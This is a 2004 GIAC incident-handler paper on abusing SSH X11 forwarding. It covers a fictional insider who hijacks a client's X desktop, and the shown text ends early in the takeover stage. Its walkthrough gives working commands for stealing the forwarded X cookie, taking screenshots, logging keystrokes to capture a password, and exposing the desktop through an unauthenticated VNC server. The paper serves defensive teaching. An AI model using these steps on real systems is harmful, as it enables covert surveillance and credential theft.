Global Information Assurance Certification Paper

GIAC Certified Incident Handler
Practical Assignment v3.0
SANS Amsterdam 2003

X11 Forwarding of SSH considered harmful

Holger van Lengerich
April 9, 2004

Abstract

After a discussion of the security implications of X11 forwarding and how it may be abused to get full control of a remote X11 desktop, I will describe a fictious incident based on abusing this feature. This paper covers how such an attack is prepared and conducted as well as how an incident handler might detect and deal with it. Furthermore I will present countermeasures to prevent the abuse or at least to mitigate the risks which are related to X11 forwarding.

Table of Contents

1 Statement Of Purpose

SSH is the standard tool for remote administration of many devices. Ever since version 1 SSH incorporated a feature called *X11 forwarding*. Though SSH's X11 forwarding improves security of operating remote X11 applications tremendously, it does not solve all threats to security which need to be addressed in more complex environments.

I will show how an attacker who controls a remote SSH account is able to take control of the forwarded X11 server through X11 forwarding. Although keystrokes and mouse movements are intercepted or introduced and screenshots are taken, the attack shown in this paper is hardly detectable:

network level:
: All attack-data which is transfered over network will be encrypted and transferred through a TCP connection originating from the victim host for a legal purpose.

targeted host (SSH client):
: No processes will be created on the targeted host. User input craftet through a forwarded X connection appears like made with local keyboard or mouse.

attacking host (SSH server):
: On the host used to mount the attack no 'malicious code' has to be used. The presented attack will work smoothly only with normal tools provided by a recent Linux distribution.

Today X11 forwarding is disabled in most default configurations of SSH. As X11 forwarding is a very convenient feature, there always will be a temptation for operating system distributors, system administrators and users to enable it per default.

2 The Exploit

2.1 Name

The attack method used in this paper was originally described in [Fle97a] and abuses the X11 forwarding mechanism as implemented by most SSH clients. According to SecurityFocus the exploited vulnerability is named *SSH client xauth Vulnerability* and is tracked as CVE-2000-0217 and Bugtraq-Id #1006.

2.2 Operating System

The vulnerability is not specific to any operating system and is mostly likely to be used against desktop systems. A host is vulnerable, if

- a local X server is running and
- a SSH client is running and configured to forward connections from applications running on the remote SSH server to the local X desktop.

In order to understand this attack please be aware that the X server and the SSH client are processes which run on the local desktop computer. On the other hand the SSH server and the application (also named X client) are running on a remote host.

Implementations for X and SSH are normally part of the default installation of almost any flavour of Unix[1]. Though such implementations are also available for most flavours of Microsoft Windows as for other platforms as well, they are not to be installed as likely as under an Unix.

2.3 Protocols/Services/Applications

In this section I describe X, SSH and X11 forwarding as it is implemented on Knoppix. However this description should be generic to most implementations of these protocols.

[1] I will use Unix to refer to any Unix-like operating system (including Linux and BSD derived systems)

2.3.1 X

X (today also called X11) is the foundation for graphical user interfaces (GUI) used on almost all implementations of Unix and was designed to smoothly integrate applications running on different hosts in the network on one console.

The main component of the X window system is the X server process, which manages resources like keyboard, mouse and display. To display a window an application has to connect to the X server and allocate the the needed resources.

If an application wants to use resources, it has connect to the X Server via a reliable byte stream. According to [Xfrb] the X server of the XFree86 project accepts connections via an Unix-domain socket locally and via TCP/IP over network. The X protocol is not protected itself against sniffing and session stealing while being transmitted over unsecured network links.

As a host may have more than one display and there might run more than one virtual X server on one host, the actual server has to be adressed by it's unique number. A X server is normally addressed in the form

```
<hostname>:<# of display>
```

If the X server is running on the localhost the hostname can be omitted. So the primary display of the local host is normally addressed by ":0". The address of the actual X server is stored in the environment variable `$DISPLAY`.

If an Unix-domain socket is used, the socket is represented by a special file named `/tmp/.X11-unix/X<# of display>`. The TCP port for an X server can be computed by adding 6000 to the number of the addressed display.

Authorization through MIT Magic Cookie

Before accepting an connection from an application the X server checks if the application is authorized to connect. The most common standard to authorize a client is called *MIT Magic Cookie*:

At startup the X server writes a 128 bit value called *cookie* to a file, normally `.Xauthority` in the home directory of the user which is running the X server. In order to be accepted by the X server an application must present this cookie at the beginning of a X protocol session. The cookie will not be encrypted when transmitted over an unsecured network. As any user who can read the cookie is able to connect to the X server, the file `.Xauthority` in must not be readable by any account, which is not allowed to connect.

Other mechanisms to authorize a X protocol session are:

Host access
: Authorizisation based on client's IP address

XDM-authorization
: Similar to MIT Magic Cookie and also `.Xauthority` based but cookie will be encrypted before it is transmitted to the X Server.

SUN DES
Authentication utilizing Sun SecureRPC

MIT Kerberos 5
Kerberos Authentication

More information on these mechanisms can be found in [Xfrc].

Once connected successfully an application is normally granted unlimited access to all resources which are managed by the X server including display, keyboard and mouse. Additionally to process their own keyboard and mouse events, and display their windows, applications connected to that X server, are also allowed to

- intercept and introduce any events (e.g. keystrokes, mouse movements) handled by any other client
- interact with other clients over communication channels provided by the X server
- grab what is actually displayed (e.g. creating a screenshot)

1996 David Wiggins described the X Security Extensions in [Wig96]. The following is an excerpt from [Zwe01]:

> According to David Wiggins: A further wrinkle was added in X11R6.3 that you may be interested in. Via the new SECURITY extension, the X server itself can generate and return new cookies on the fly. Furthermore, the cookies can be designated "untrusted" so that applications making connections with such cookies will be restricted in their operation. For example, they won't be able to steal keyboard/mouse input, or window contents, from other trusted clients. There is a new "generate" subcommand to xauth to make this facility at least possible to use, if not easy.

These extensions are rarely used or supported by current applications.

2.3.2 SSH

Ever since 1995 when Tatu Ylönen released the version v1.0.0 of Secure Shell (SSH), it is the tool of choice for secure shell access over unsecured network links by establishing a cryptographically secured channel. Key features of recent SSH implementations are:

Encryption: All communication including the authentication is done over an encrypted TCP session. Keys used for encryption are negiotated with sound cryptographic protocols.

Remote Shell Access: Primary objective of SSH is to provide cryptographically secured shell access to remote hosts. SSH can easily be used to replace tools like telnet, rsh or rexec, which do not support encryption and strong authentication mechanisms.

File Transfer: SSH incorporates mechanisms to transfer files from one host to another. Thes mechanims may be used instead of unsecured protocols as FTP or rcp.

Authentication: An SSH session may be authenticated by passwords or mechanisms provided through plugable authentication modules (PAM). SSH implements an own authentication mechanism through public key cryptography also: SSH public key authentication can be set up by users without the need of an administrator. To counter *man in the middle attacks*[2] SSH uses public key authentication to authenticate the server to the user also.

TCP forwarding: SSH provides means to tunnel TCP connections over it's secure channel. On the other hand this feature may also be used to evade blocking on firewalls and intrusion detection of unauthorized traffic.

Authentication forwarding: Often it is necessary that credentials used for authentication may be used by the remote account also without the need for manual intervention. SSH provides mechanisms to forward credentials for X11, SSH public keys, Kerberos- and AFS tickets to a remote host securely. These features should only be used with caution, if the remote host is not in the same adminstrative domain as the local host, because anyone who has access to the remote account, may abuse the forwarded credentials. E.g. it is shown in this paper how to use forwarded X11 cookies to gain unauthorized access from the remote SSH server to the local X server.

X11 Forwarding

As X protocol sessions between applications and X server are not encrypted while being transmitted over a network, a feature called *X11 Forwarding* was already implemented by Tatu Ylönen in the first version of SSH. [Ylö95]

If X11 forwarding is enabled the SSH client generates a *fake cookie* and transmits it to the remote SSH server after establishing the SSH session. The SSH server acts as virtual X server on the remote machine and waits for incoming X protocol sessions on the remote server. The SSH server implementations I know of only support TCP for a X11 connection. The fake cookie is stored along with the address of the virtual X server in the file `.Xauthority` of the remote user and the enviroment variable `$DISPLAY` is set accordingly.

[2] A *man in the middle attack* takes place, when an attacker intercepts the communication of two partys and sends modified data in such a way that each party assumes to be talking to the other directly without noticing that their communication is obeserved and altered.



Figure 2.1: Initiation of a X protocol session with SSH and X11 forwarding

To establish a X protocol session an application fetches the cookie which belongs to `$DISPLAY` from `.Xauthority` and connects to the SSH server process. The SSH server process then forwards all information from the application through the encrypted SSH session to the SSH Client.

The SSH Client compares the cookie sent by the application with the fake cookie generated at the beginning of the SSH session. On a match the fake cookie in the connection request is replaced with the real cookie and the modified request is forwarded to the local X server. Otherwhise the request is rejected by the SSH client and a warning may be printed to alert the local user. If the X server accepts the request all further communication between X server and the application is also sent through the encrypted channel of the SSH session. How a X protocol session is initiated with X11 forwarding is shown in Figure 2.1.

Which SSH implementations are exploitable?

As the vulnerability is switched on and off by by configuration, any SSH client which implements unrestricted X11 forwarding is vulnerable as soon as X11 forwarding is enabled.

Example:

In all recent OpenSSH releases X11 forwarding was disabled in the default client configuration. But the Maintainer of Knoppix, a Debian based live CD version of GNU/Linux, chose to enable X11 forwarding in the default configuration stored in (`/etc/ssh/ssh_config`). So the OpenSSH client on Knoppix is vulnerable by default, while the configurations delivered with OpenSSH Source Distribution and the according Debian packet are not.

Do SSH implementations exist which allow secure X11 forwarding?

While I was writing this paper OpenSSH 3.8p1 was released. One new security feature in this version is the utilization of the aforementioned X security extension. If X11 forwarding is enabled the OpenSSH client will generate and use untrusted cookies for forwarded X protocol sessions by default. Tests showed that this client is reliably preventing the attack described in this paper. The main drawback of using X security extension is that some applications will crash if they are not prepared to handle the denial of access to a X resource. In my tests `xterm` crashed repeatingly while I was trying to select text from it and paste it into an editor.

I tested a binary evaluation version of the SSH Tectia Client 4.0.4.12 for Linux from SSH Communications Security Corp. (SSH.COM) According to the accompanied manual pages and the usage information given by (`ssh2 -h`) this product has X11 forwarding enabled and will also use untrusted cookies when doing X11 forwarding by default. However my tests showed a different behaviour: Even if untrusted cookies were explictly demanded via command line switch `+x`, a trusted cookie was used to establish the connection to the local X server and remote applications were granted full acess to the local X server.

According to a response of SSH.COM in the binary distribution the X security extension is disabled at compile time. This behaviour is documented in a manual, which can be found on SSH.COM's web server. Customers of SSH.COM who want to use X security extension have to compile a SSH client from the source code themself. I confirmed that X forwarding is disabled by default in the binary distribution of SSH Tectia Client 4.0.5.5 for Linux. However when requesting that an untrusted cookie should be used for forwarded X11 connects, still a trusted cookie will be used in that version.

2.4 Description

What is the vulnerability ...

When SSH is used to log in to an account on a remote host with X11 forwarding enabled, the full control to the local desktop is given anybody who is able to obtain the content of the X11 cookie as set by SSH on the remote host. Persons which are able to obtain this very valuable cookie include

- all persons wiht administrative/root access to the remote server
- persons who use the same remote account as the SSH client
- legimate users of the remote host, who get access to the content `.Xauthority` *accidentily* because of wrong file permissions or perhaps a core file of an crashed application is readable to anybody.
- If you execute programs other legitimate accounts have write access to, they may easily introduce a trojan horse functionality to obtain the cookie.

- external attackers who managed to penetrate the remote server

... and why is it exploitable?

As X11 was not designed to shield one X client application from another originally, any X client may take over full control of the X server at any time. Through SSH X forwarding this weakness in the X protocol gets forwarded to remote hosts, which are better not trusted in this way. Even though there is a new security extension to the X Protocol [Wig96], which can easily be used to restrict access to minimal set of resources, this feature is not used yet used by all current SSH implementations.

The root cause for the exploitability is a *misplaced trust relationship*.

What exactly is the exploit doing to take advantage of the vulnerability?

Asuming the attacker has read access to `.Xauthority` an attacker just starts the X client with the known cookie and address of the remote display. As access to the X Server is normally not restricted in any way X clients can sniff and introduce keyboard and Mouse events, obtaining Screenshots of the whole desktop or individual windows, thus gaining full remote control of the desktop the SSH connection is originating from.

2.5 Signatures of the attack

2.5.1 Signatures on the client

There are almost no obvious telltale signs which give the user a hint that an attack as described here is taking place when the attacker is avoiding action which may impact the X desktop. However, if screenshots are taken remotely from a high resolution display with a colour depth of 16+ Bits per Pixel an impact on the peak load or performance drop of cpu and network may be noticed.

However if the user suspects something fishy is going on with a SSH session, he can check upon the files and network connections of the suspected SSH client. Under most Unix systems this can be done with the common tool `lsof`[3]. An example of an output is shown as part of the incident handling process in 5.3.

2.5.2 Signatures on the Network

As all SSH traffic is encrypted there is no signature which can be picked up by a pattern based network based intrusion detection system. Albeit network traffic for a SSH session which is supposed to be idle at the time of sniffing (e.g. because there is no input/output in the terminal window or console and no X application

[3]Source available via `ftp://vic.cc.purdue.edu:/pub/tools/unix/lsof/lsof.tar.gz`

is supposed to be running) may indicate something fishy and the need for further investigation. A clear indication for keyboard sniffing occurs, when packets are sent from the SSH client to the SSH server in the same rhythm as keys are hit on the keyboard, even though the window with the SSH client or associated remote X applications do not have the focus and therefore should not receive any events.

2.6 Variants

Agent Forwarding, *AFS Token Passing* and *Kerberos Ticket Granting Ticket Passing* also share authentication information between the SSH client and remote SSH servers. If stolen, the shared information may also easily be used to gain unauthorized access to other network resources.

3 The Platforms/Environments

3.1 The Victim

Mycroft is employed as senior product manager by GIAC Enterprises (GE), a company which main business is the online sale of fortune cookie sayings.

3.1.1 The Victim's Workstation

Mycroft uses a standard GE workstation with the Debian based GNU/Linux Distribution Knoppix v3.3 installed. The SSH client which is used to connect to remote system belongs to the OpenSSH package. The version of the installed OpenSSH is 3.6.p1 which is part the default installation of Knoppix. The default configuration for OpenSSH as delivered with Knoppix v3.3 is used. As all systems at GE Mycroft's workstation forwards all logged events to a centralized syslog server.

3.2 Target Nework

All hosts at GE's internal network are connected to only one of the following network segments:

GE Workstations
: The workstations of all employees are connected to this segment. Naturally Mycroft's workstation is also connected to this zone.

GE Serverfarm
: All servers of GE which are the company's crown jewels are connected to this network zone. The central syslog server mentioned earlier is also connected to this network segment.

3.2.1 Firewall

GE's only firewall has four builtin network interface of which three are currently in use. The first interface is connected to the network segment GE Serverfarm. The second interface is connected to GE Workstations and the third interface is connected to the uplink router which manages the 34 MBit leased line to a local internet service provider. The fourth interface is reserved for a DMZ with external services, which are planned for the future but not yet realized.



Figure 3.1: Network Diagram

Firewall ruleset

All traffic to and from the internet is denied by the current firewall ruleset with 1 execption: Mycrofts PC is allowed to make an outgoing SSH (22/tcp) connection to an development system of an external company owned by James the attacker introduced later on.[1]

All traffic which is initiated in the segment GE Server is blocked at the firewall. Connections to internal services like mail and fileservice, which are located in the GE Serverfarm segment are allowed only to be originated from the the GE Workstations segment. Syslog messages (514/udp) are allowed to be sent from the firewall, the GE Workstations segment and from the uplink router to the central syslog server.[2]

[1] The firewall rulesets as described in this chapter will only reflect rules which are fundamental so that the described attack can take place or are necessary resources relevant to the incident handling process.

[2] Traffic from the other servers in the GE Serverfarm does not need to be allowed in the firewall ruleset because it is send directly to the central syslog server.

3.3 The Attacker

James is an independent software developer. He is hired by GE as contractor for a software development project. As GE does not pay as much money as James thinks he deserves, he wants to covertly invade their network and steal confidential data which can be turned into money by selling it to GE's competitors.

3.3.1 The Attacker's System

James has only one computer which he uses as desktop and as development system. James also has installed Knoppix v3.3 on his development system. James also uses OpenSSH 3.6p1 as it got already installed as part of Knoppix.

3.3.2 The Attacker's Network

James' Development system is directly attached to his firewall. The firewall's second interface is connected to an uplink router, managing the 34 MBit uplink to the same local ISP GE is connected to. As GE is currently James' only customer, the ruleset of the firewall consists of two rules: One is giving Mycroft's desktop access to the SSH server and another which is dropping all other traffic.

3.4 Network Diagram

Figure 3.1 shows a schematical overview of the network described in this chapter so far.

3.5 Laboratory Environment

For simulation I setup Mycroft's desktop and James' development server as virtual hosts inside VMware 4.5. As described both virtual host's have Knoppix v3.3 installed on a harddisk. VMware was running on my x86 based Desktop at home, which itself is driven by GNU/Linux 2.4.

4 Stages of the Attack

4.1 Reconnaissance

As soon as James was hired by GE he memorizes any details about the company and their equipment he comes aware of. Eventually he finds out that all desktops are a customized hard disk installation of Knoppix.

The projekt demands that Mycroft and James are able to exchange data. So James suggests that he creates an account on his development system which Mycroft can access via SSH from his desktop. Mycroft agrees and applies for an approval of an outgoing connection from Mycroft's desktop to James development system on GE's firewall. After some discussion the GE's Chief Security Officer agrees to a temporary clearing.

Mycroft generates a SSH private/public key pair to be used with James' server. He copies the key to a disk and gives it to James when they meet personally. Then James adds the according rule to his firewall ruleset and creates an account named `mycroft` on his development system. Mycroft's public key is stored in `~mycroft/.ssh/authorized_keys` on his workstation.

James calls Mycroft at GE and asked for a connection test. So Mycroft initiates a shell session via ssh to James' server:

```
mycroft@mycroft:~$ ssh -i .ssh/id_mycroft@james james
The authenticity of host 'james (192.168.0.14)' can't be established.
RSA key fingerprint is e7:89:39:4d:84:6b:62:38:eb:9f:ea:c9:f0:75:a9:40.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'james,192.168.0.14' (RSA) to the list of known hosts.
Enter passphrase for key '.ssh/id_mycroft@james':
Welcome to Knoppix (Kernel 2.4.22-xfs)

/usr/bin/X11/xauth:  creating new authority file /home/mycroft/.Xauthority
mycroft@james:~$ logout
mycroft@mycroft:~$
```

Mycroft uses the command line parameter `-i` to address the private key file, which has to be used for authentication. As the fingerprint printed on screen matches with the values James reads on the other end of the line, Mycroft acknowledges the authenticity of the host and procedes with unlocking his public key. As Mycroft is busy at the moment he logs out right away.

The above output shows that the remote SSH server creates a new `.Xauthority` with the command `xauth` for the user `mycroft`. In Unix `xauth` is the most common command managing the files containing X authorization informations like cookies.

Prior to the connection test James starts a `tcpdump` to capture the first ssh session on the wire:

```
root@james:~# tcpdump -w mycroft.dump host mycroft
tcpdump: listening on eth0

70 packets received by filter
0 packets dropped by kernel
root@james:~#
```

The command line parameter `-w mycroft.dump` tells `tcpdump` to dump the packets in a binary format to the file `mycroft.dump`. As he is interested in the version and configuration of Mycrofts SSH client, James uses the command `strings mycroft.dump | grep openSSH` to see a part of the initial handshake of the SSH session:

```
root@james:~# strings mycroft.dump | grep OpenSSH
-SSH-1.99-OpenSSH_3.6.1p2 Debian 1:3.6.1p2-9
]zSSH-2.0-OpenSSH_3.6.1p2 Debian 1:3.6.1p2-9
root@james:~#
```

The first line is sent by the server to the client: `SSH-1.99` is telling that the Server supports SSH Protocols version 1.5 and 2. `OpenSSH_3.6.1p2 Debian 1:3.6.1p2-9` contains the actual server software, version and in this case the release number 1:3.6.1.p2-9 of the installed Debian OpenSSH package. In the second line of the output Mycroft's SSH client demands SSH protocol version 2 to be used and also tells client software and version.

The version information given by Mycroft's SSH client looks exactly like the OpenSSH James uses himself. As James knows that on Knoppix SSH X forwarding is enabled by default, he checks if the `.Xauthority` had been created in Mycroft's home directory. With `ls -a ~mycroft` James lists all files in the home directory of Mycroft and with `xauth` he lists the content of `.Xauthority` in a human readable format:

```
root@james:~# ls -la ~mycroft/
total 20
drwxr-xr-x    3 mycroft  mycroft      4096 Apr  3 16:50 .
drwxrwsr-x    4 root     staff        4096 Feb 29 09:57 ..
-rw-------    1 mycroft  mycroft        51 Apr  3 16:50 .Xauthority
-rw-------    1 mycroft  mycroft        59 Apr  4 18:49 .bash_history
drwxr-xr-x    2 mycroft  mycroft      4096 Apr  1 15:33 .ssh
root@james:~# xauth -f ~mycroft/.Xauthority list
james/unix:10  MIT-MAGIC-COOKIE-1  0cc498dc3b066a611e808bc9b8eb6c87
root@james:~#
```

Mycroft's SSH client has X forwarding enabled. Immediately James realizes his opportunity to get full control over Mycroft's desktop and decides to seize this chance. All he has to do now is to prepare his tools and wait for Mycroft to connect to the development system again.

4.1.1 The Bait

To keep Mycroft connected to his development system as long as possible, James creates a program which displays an online status from the software every minute. As Mycroft likes this tool he now stays connected to the development system most of the time he stays in his office. Some times he even forgets to log out from James' system over night.

4.2 Scanning

As James already spotted a silent way into the innards of GE's network, he does not even think about scanning GE's network from outside.

4.3 Exploiting the System

4.3.1 Preparing the root account to access Mycrofts desktop

In order to access Mycrofts X server, James creates a symbolic link which let Mycroft's `.Xauthority` appear in the home directory of root:

```
root@james:~# ln -s ~mycroft/.Xauthority ~
root@james:~#
```

From this point on any application running on behalf of the user root consults Mycroft's `.Xauthority` if an authorization cookie is needed to connect to an X server. While Mycroft is logged in via SSH, James sets `$DISPLAY` according to the output from `xauth list`:

```
root@james:~# xauth list
james/unix:10  MIT-MAGIC-COOKIE-1  0cc498dc3b066a611e808bc9b8eb6c87
root@james:~# export DISPLAY=james:10
```

As long as Mycroft is connected to James' System `root` is able to connect to Mycroft's X server.[1]

4.3.2 Exploring the X server

Once the preparation is done, James verifies that he is able to access Mycroft's desktop:

[1] The reader may notice that the X server will be addressed via TCP even though the output of `xauth` suggests interprocess communication must be used. Tests in my environment showed that only TCP would lead to a successfull connection to the virtual X server implemented by the SSH server process.

```
root@james:~# export DISPLAY=james:10
root@james:~# xdpyinfo
name of display:    james:10.0
version number:    11.0
vendor release number:    40300000
XFree86 version: 4.3.0
maximum request size:  4194300 bytes
motion buffer size:  256
bitmap unit, bit order, padding:    32, LSBFirst, 32
image byte order:    LSBFirst
number of supported pixmap formats:    7
supported pixmap formats:
    depth 1, bits_per_pixel 1, scanline_pad 32
    depth 4, bits_per_pixel 8, scanline_pad 32
    depth 8, bits_per_pixel 8, scanline_pad 32
    depth 15, bits_per_pixel 16, scanline_pad 32
    depth 16, bits_per_pixel 16, scanline_pad 32
    depth 24, bits_per_pixel 32, scanline_pad 32
    depth 32, bits_per_pixel 32, scanline_pad 32
keycode range:    minimum 8, maximum 255
focus:  window 0x1400008, revert to PointerRoot
number of extensions:    27
    BIG-REQUESTS
    DOUBLE-BUFFER
    DPMS
    Extended-Visual-Information
    FontCache
    LBX
    MIT-SCREEN-SAVER
    MIT-SHM
    MIT-SUNDRY-NONSTANDARD
    RANDR
    RECORD
    RENDER
    SECURITY
    SHAPE
    SYNC
    TOG-CUP
    X-Resource
    XC-APPGROUP
    XC-MISC
    XFree86-Bigfont
    XFree86-DGA
    XFree86-Misc
    XFree86-VidModeExtension
    XInputExtension
    XKEYBOARD
    XTEST
    XVideo
default screen number:    0
number of screens:    1
```

```
screen #0:
  dimensions:    800x600 pixels (271x203 millimeters)
  resolution:    75x75 dots per inch
  depths (7):    24, 1, 4, 8, 15, 16, 32
  root window id:    0x36
  depth of root window:    24 planes
  number of colormaps:    minimum 1, maximum 1
  default colormap:    0x20
  default number of colormap cells:    256
  preallocated pixels:    black 0, white 16777215
  options:    backing-store NO, save-unders NO
  largest cursor:    32x32
  current input event mask:    0xd84031
    KeyPressMask            EnterWindowMask          LeaveWindowMask
    KeymapStateMask         SubstructureNotifyMask   SubstructureRedirectMask
    PropertyChangeMask      ColormapChangeMask
  number of visuals:    1
  default visual id:  0x21
  visual:
    visual id:    0x21
    class:    TrueColor
{\bf    depth:    24 planes}
    available colormap entries:    256 per subfield
    red, green, blue masks:    0xff0000, 0xff00, 0xff
    significant bits in color specification:    8 bits
root@james:~#
```

With `xdpyinfo` James gets a list of the X server's capabilities. The key information of this output is:

- Display resolution 800x600 pixels
- Color Depth 24 Bits per pixel
- a list of 27 installed extensions to the X[2]

In order to use `x0vncserver`, James needs to have his X display configured to have the same color depth as Mycroft's X server. So he is especially interested in the information `depth: 24 planes`, which means that Mycroft's display is configured to use a color depth of 24 bit per pixel. As James' X desktop is configured to use the same color depth, he is ready to proceed with the next step.

4.3.3 Taking screenshots with `xwd/xwud`

To get an impression what is displayed on Mycroft's monitor right now James takes a screenshot with the command `xwd`[3]:

[2]You may notice that the X security extension is supported by this server.

[3]`xwd` and xwud are part of the default installation of Knoppix.

```
root@james:~# export DISPLAY=james:10
root@james:~# xwd -root -out mycroft.xwd
root@james:~#
```

In this example `-root` tells xwd to grab the whole display as it is currently shown on Mycroft's desktop. The parameter `-out mycroft.xwd` is used to tell the X server to which file the screenshot is written to. To display the created image on his desktop James uses `xwud`:

```
root@james:~# export DISPLAY=:0
root@james:~# xwud -in mycroft.xwd
```

As James wants the screenshot to be displayed on his monitor he sets `$DISPLAY` accordingly. The parameter `-in mycroft.xwd` is used to reference the file containing the screenshot made by `xwd`. And in fact a screenshot of Mycroft's desktop popped up on James' display.[4] In the next days James occasionaly takes screenshots from Mycroft's desktop.

4.3.4 Keyboardlogging with `xmacrorec2`

As keyloggers reveal useful information like passwords Mycroft installs the package `xmacro`[5] on his desktop. After having taken several screenshots, James notices that Mycroft currently has locked his desktop. James now uses the command `xmacrorec2` from the package `xmacro` to grab keyboard and mouse events from Mycroft's X server:

```
root@james:~# export DISPLAY=james:10
root@james:~# xmacrorec2 -k 0
Server VendorRelease: 40300000
XRecord for server "james:10.0" is version 1.13.

The used quit-key has the keycode: 0
XQueryPointer returned: 1
Got Start Of Data
Skipping...
MotionNotify 77 269
KeyStrPress Shift_L
KeyStrPress s
KeyStrRelease Shift_L
KeyStrRelease s
KeyStrPress e
KeyStrRelease e
KeyStrPress c
```

[4] I refrained from putting an screenshot of running `xwud` into this paper, because the reader only would see the normal Knoppix desktop as if the screenshot was taken locally. Both commands do not offer any GUI elements.

[5] On a harddisk installation of Knoppix or Debian with a connection to the internet you can easily install `xmacro` via the commands: `apt-get update ; apt-get install xmacro`

```
KeyStrRelease c
KeyStrPress r
KeyStrRelease r
KeyStrPress e
KeyStrRelease e
KeyStrPress t
KeyStrRelease t
KeyStrPress Shift_L
KeyStrPress p
KeyStrRelease p
KeyStrRelease Shift_L
KeyStrPress a
KeyStrRelease a
KeyStrPress s
KeyStrRelease s
KeyStrPress s
KeyStrRelease s
KeyStrPress w
KeyStrRelease w
KeyStrPress o
KeyStrRelease o
KeyStrPress r
KeyStrRelease r
KeyStrPress d
KeyStrRelease d
KeyStrPress Shift_L
KeyStrPress 1
KeyStrRelease 1
KeyStrRelease Shift_L
KeyStrPress Return
KeyStrRelease Return
```

Normally `xmacrorec2` will use the first keyboard event received by the X server it is connected to as hint to stop recording events. As it is not desired by James, he uses the Parameter `-k 0` to tell `xmacrorec2` to stop on keycode 0 which will never occur under normal circumstances.

In the output above `MotionNotify 77 269` refers to "mouse button pressed at coordinates X=77, Y=269". After this mouse event "SecretPasswort!" was typed by Mycroft and the return key was pressed. James is pleased as he just learned the password Mycroft used to unlock his desktop screensaver.

As transmitting keyboard and mouse events only uses little bandwith, James runs `xmacrorec2` most of the time Mycroft is connected to his system.

4.3.5 Taking full control with `x0vncserver`

A week after initially monitoring Mycroft's activities James collected some interesting screenshots and user password combinations. He also learned a great deal about Mycroft's daily routine. However James still has not found any information which he could sell for big money. Therefore he decides to leave his observing only

command post and use the acquired information to take control over Mycroft's X desktop. By sharing the forwarded desktop with VNC.

The VNC protocol can be used to remotely use GUI desktops like Microsoft Windows or X11. VNC version 3, which is part of the default install of Knoppix, will implement an own virtual X server and is not able to share an existing X desktop. But beta versions of VNC 4 contain a tool called `x0vncserver`, which can be used to share an existing X server over network. James gets this tool and installs it on his system.[6]

As actively abusing the X desktop could easily be detected by someone who is watching Mycroft's screen, James had to wait for an opportunity when Mycroft most likely will not be in his office and so is not able to see that his computer is being abused.

One day Mycroft phones James to talk about the project. At the end of this talk James learns by chance that Mycroft will leave his desk shortly because he must attend a meeting which is scheduled for the next two hours. After Mycroft has locked his screen, which was observed by James with `xwd` as shown above, James waited 5 more minutes before he starts his attack:

```
root@james:~/vnc-4.0b4-unixsrc/x0vncserver# ./x0vncserver \
> --SecurityTypes=None --display=james:10

Wed Apr  7 21:34:28 2004
 main:        XTest extension present - version 2.2

Wed Apr  7 21:34:29 2004
 main:        Listening on port 5998
```

James is not concerned about the security of Mycroft's desktop and uses the parameter `--SecurityTypes=None` to tell `x0vncserver` that no password protection is necessary and any connection attempt should be accepted without authentication. As Mycroft's desktop is to be shared via VNC James uses the parameter `--display=james:10`. According to this output `x0vncserver` listens on TCP port 5998.

In another terminal window James starts `vncviewer` as user `james`:

```
james@james:~$ vncviewer localhost:98
VNC viewer version 3.3.7 - built Jul 18 2003 16:45:54
Copyright (C) 2002-2003 RealVNC Ltd.
Copyright (C) 1994-2000 AT&T Laboratories Cambridge.
```

